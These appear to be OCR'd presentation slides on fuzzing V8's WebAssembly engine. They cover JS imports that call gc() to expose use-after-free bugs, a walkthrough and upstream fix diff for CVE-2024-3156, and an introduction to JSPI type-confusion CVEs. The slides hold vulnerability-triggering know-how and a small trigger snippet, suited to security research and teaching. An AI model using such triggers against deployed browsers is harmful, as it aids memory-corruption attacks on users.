for (let i= 0;i< 10000 ;i++){ inst.exports.callImported(i); }
```

WebAssembly JS Import - Fuzzing Components

1 **Wasm Import Declaration**

Declaring an import 'func' from 'js' namespace

Equivalent to: (import "js" "func" (func $funcSig))

2 **JS Export Function**

Defining and exporting 'callImported' function

This allows Wasm to call the imported JS function

3 **Instance Creation with Import Object**

Providing the actual JS function implementation

The function calls gc() which could expose UAF


Equivalent to: {js: {func: someFunction}}

Fuzzing Impact:

For fuzzing tests, we need to randomly insert import declarations in Wasm, provide JS functions that trigger garbage collection, and create instances with these imports to potentially expose Use-After-Free bugs.

CVE-2024-3156

- Import a JS function into Wasm
  - Declared as a global import of type *kWasmAnyFunc*
  - JS function is wrapped by *WebAssembly.Function*
  - Internally stored in a WasmInternalFunction, holding a code pointer
- Tier up Optimization
  - Optimization triggers (e.g., --jit-fuzzing)
  - code pointer in WasmInternalFunction switches to optimized version
- GC Trigger
  - WasmInternalFunction.code is not marked or updated



CVE-2024-3156: WebAssembly Function Code Pointer UAF

Initial State

WasmInternalFunction

code: 0x1234ABC
instance: wasm_instance
other fields...

Points to

Generic Wasm-to-JS Wrapper (0x1234ABC)

JS Function (Imported)

```
function(x) {
gc();
return x+1;
}
```

After First Call + JIT Tier-up

WasmInternalFunction

code: 0x5678DEF

Points to

Optimized Wasm-to-JS Wrapper (0x5678DEF)

After Garbage Collection

WasmInternalFunction

code: 0x5678DEF

Points to


Free/Invalid Memory (0x5678DEF)

UAF when called again!

Code pointer not tracked by GC!

Fix Patch

Explicitly invokes IterateCodePointer in the object descriptor to track kCodeOffset as a strong reference.



```
[wasm][gc] Scan the code field of the WasmInternalFunction

The code field in the WasmInternalFunction is a code pointer since
https://crrev.com/c/5110559, so it has to be scanned explicitly.

Bug: 329130358
Change-Id: Ifc7a7cddb245e46fb9c006e560073a8d7ac65389
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5374907
Commit-Queue: Andreas Haas <ahaas@chromium.org>
Reviewed-by: Clemens Backes <clemensb@chromium.org>
Cr-Commit-Position: refs/heads/main@{#92878}
```

```
diff --git a/src/objects/objects-body-descriptors-inl.h b/src/objects/objects-bo
index e2b7b89..d2dc654 100644
--- a/src/objects/objects-body-descriptors-inl.h
+++ b/src/objects/objects-body-descriptors-inl.h
```

```
@@ -795,6 +795,7 @@
     v->VisitExternalPointer(
         obj, obj->RawExternalPointerField(kCallTargetOffset,
                                           kWasmInternalFunctionCallTargetTag));
+    IterateCodePointer(obj, kCodeOffset, v, IndirectPointerMode::kStrong);
   }

   static inline int SizeOf(Tagged<Map> map, Tagged<HeapObject> object) {
```

Type Confusion in WebAssembly JSPI Wrapping


CVE-2024-5838
CVE-2024-8638

What is JavaScript Promise Integration API?

Consider following scenario:


A WebAssembly module calls a JavaScript function that performs an asynchronous operation (e.g., fetch). This function returns a Promise.

However, WebAssembly execution is synchronous, so handling the returned Promise within Wasm becomes a challenge.



What is JavaScript Promise Integration API?


A proposal allows WebAssembly applications that were written assuming synchronous access to external functionality to operate smoothly in an environment where the functionality is actually asynchronous.



WASM JSPI

